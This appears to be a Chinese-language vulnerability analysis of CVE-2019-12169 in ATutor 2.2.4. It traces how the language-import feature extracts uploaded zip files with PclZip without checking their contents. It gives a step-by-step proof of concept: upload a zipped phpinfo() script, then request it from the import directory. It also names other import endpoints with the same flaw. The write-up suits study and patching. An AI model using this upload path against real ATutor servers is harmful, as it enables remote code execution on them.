

# ATutor任意文件上传漏洞 CVE-2019-12169

ATutor2.2.4语言导入功能处存在一处安全漏洞(CVE-2019-12169)。攻击者可利用该漏洞进行远程代码执行攻击。

## 漏洞分析

据漏洞披露可知，漏洞触发点存在于mods/\_core/languages/language\_import.php文件中

首先跟入language\_import.php文件，在35行起，可以发现关于文件上传相关代码

```
34 exit;
35 else if (isset($_POST['submit']) && (is_uploaded_file($_FILES['file']['tmp_name']) ||
    !$_FILES['file']['size'])) {
36     $msg->addError( code: 'LANG_IMPORT_FAILED');
37 } else if (isset($_POST['submit']) && !$_FILES['file']['name']) {
38     $msg->addError( code: 'IMPORTFILE_EMPTY');
39 } else if (isset($_POST['submit']) && is_uploaded_file($_FILES['file']['tmp_name'])) {
40     $languageManager->import($_FILES['file']['tmp_name']);
41     header( string: 'Location: ../language_import.php');
42     exit;
```

此处代码块对文件上传情况进行校验后进入下一个if，程序将调用\$languageManager->import方法对文件进行处理

继续跟入import方法

```
271 function import($filename) {
272     global $languageManager, $msg;
273
274     if(strpos($_FILES['file']['name'], 'master')){
275         // hack to create path to subdir for imported github language packs
276         $import_dir = str_replace( search: ".zip", replace: "", $_FILES['file']['name']).'/';
277     } else if(isset($_POST['language'])){
278         $import_dir = $_POST['language'].'-master/';
279     }
280     require_once(AT_INCLUDE_PATH.'classes/pclzip.lib.php');
281     require_once(AT_INCLUDE_PATH.'../mods/_core/languages/classes/LanguagesParser.class.php');
282
283     $import_path = AT_CONTENT_DIR . 'import/';
284     $import_path_tmp = $import_path.$import_dir;
285     $language_xml = @file_get_contents($import_path.'language.xml');
286     $archive = new PclZip($filename);
287
288     if ($archive->extract( PCLZIP_OPT_PATH, $import_path) == 0) {
289         exit('Error : ' . $archive->errorInfo( p_full: true));
290     }
```

在import方法中，首先确认了用来保存上传文件的路径\$import\_path，接着调用PclZip对压缩包进行处理。


```
271 function import($filename) {
272     global $languageManager, $msg;
273
274     if(strpos($_FILES['file']['name'], 'master')){
275         // hack to create path to subdir for imported github language packs
276         $import_dir = str_replace( search: ".zip", replace: "", $_FILES['file']['name']).'/';
277     } else if(isset($_POST['language'])){
278         $import_dir = $_POST['language'].'-master/';
279     }
280     require_once(AT_INCLUDE_PATH.'classes/pclzip.lib.php');
281     require_once(AT_INCLUDE_PATH.'../mods/_core/languages/classes/LanguagesParser.class.php');
282
283     $import_path = AT_CONTENT_DIR . 'import/';
284     $import_path_tmp = $import_path.$import_dir;
285     $language_xml = @file_get_contents($import_path.'language.xml');
286     $archive = new PclZip($filename);
287
288     if ($archive->extract( PCLZIP_OPT_PATH, $import_path) == 0) {
289         exit('Error : ' . $archive->errorInfo( p_full: true));
290     }
```

首先我们构造一个poc.php

```
<?php phpinfo(); ?>
```

再将这个poc.php打包为poc.zip，访问如下链接以进入上传页面

[http://target/ATutor/mods/\\_core/languages/language\\_import.php](http://target/ATutor/mods/_core/languages/language_import.php)



在上传语言包页面中选择构造好的poc.zip并点击import按钮上传

传入指定目录下后，程序调用PclZip的extract方法对压缩包进行解压，在解压过程中使用了extract方法。该方法中第一个参数是设置项，第二个是对应设置项的值

我们来看下PCLZIP\_OPT\_PATH设置项的作用

## 1.1. PCLZIP\_OPT\_PATH

此参数指明压缩包的内容将被解压到的目录。


参数值：一个字符串。

```
$list = $archive->extract(PCLZIP_OPT_PATH, "extract/folder/");
```


此参数可用于以下方法：

- extract()
- extractByIndex()

可见，PCLZIP\_OPT\_PATH设置项指定我们上传的zip文件解压目录为\$import\_path参数对应的路径  
解压成功后，poc.zip中内容出现在对应文件夹中



查看poc.php中的值，可以发现poc上传成功



访问如下地址，触发poc

127.0.0.1/ATutor/content/import/poc/poc.php

| PHP Version 7.1.12 |   |
|--------------------|---|
| System             | Darwin MacBook-Pro.local 16.5.0 Darwin Kernel Version 16.5.0: Fri Mar 3 16:52:33 PST 2017; root:xnu-3789.51.2~3/RELEASE_ARM64_T8020   |
| Build Date         | Nov 27 2017 15:16:48  |
| Configure Command  | ./configure '--with-apxs2=/Applications/MAMP/Library/bin/apxs' '--with-gd' '--with-jpeg-dir=/Applications/MAMP/Library' '--with-png-dir=/Applications/MAMP/Library' '--with-zlib' '--with-zlib-dir=/Applications/MAMP/Library' '--with-freetype-dir=/Applications/MAMP/Library' '--prefix=/Applications/MAMP/bin/php/php7.1.12' '--exec-prefix=/Applications/MAMP/bin/php/php7.1.12' '--sysconfdir=/Applications/MAMP/bin/php/php7.1.12/conf' '--with-config-file-path=/Applications/MAMP/bin/php/php7.1.12/conf' '--enable-ftp' '--enable-gd-native-ttf' '--with-bz2=/Applications/MAMP/Library' '--with-ldap' '--with-mysql=mysqlnd' '--enable-mbstring=all' '--with-curl=/Applications/MAMP/Library' '--enable-sockets' '--enable-bcmath' '--with-imap=shared,/Applications/MAMP/Library/lib/imap-2007f' '--with-imap-ssl=/Applications/MAMP/Library' '--enable-soap' '--with-kerberos' '--enable-calendar' '--with-pgsql=shared,/Applications/MAMP/Library/pg' '--enable-exif' '--with-libxml-dir=/Applications/MAMP/Library' '--with-gettext=shared,/Applications/MAMP/Library' '--with-xsl=/Applications/MAMP/Library' '--with-pdo-mysql=mysqlnd' '--with-pdo-pgsql=shared,/Applications/MAMP/Library/pg' '--with-mcrypt=shared,/Applications/MAMP/Library' '--with-openssl=/Applications/MAMP/Library' '--enable-zip' '--with-iconv=/Applications/MAMP/Library' '--enable-opcache' '--enable-intl' '--with-tidy=shared' '--with-icu-dir=/Applications/MAMP/Library' '--enable-wddx' '--with-libxpat-dir=/Applications/MAMP/Library' '--with-readline' '--with-mhash' '--with-iconv-dir=/Applications/MAMP/Library' 'YACC=/Applications/MAMP/Library/bin/bison' |

除此之外，该应用几乎所有import接口，在后台都采用PclZip将上传的zip解压到对应目录中。然而这些操作无一例外的未对压缩包中的文件进行校验

例如

- 位于mods/\_core/themes/import.php文件中的主题导入功能
- 位于/mods/\_standard/tests/question\_import.php文件的问题导入功能
- 位于/mods/\_standard/patcher/index\_admin.php文件的补丁导入功能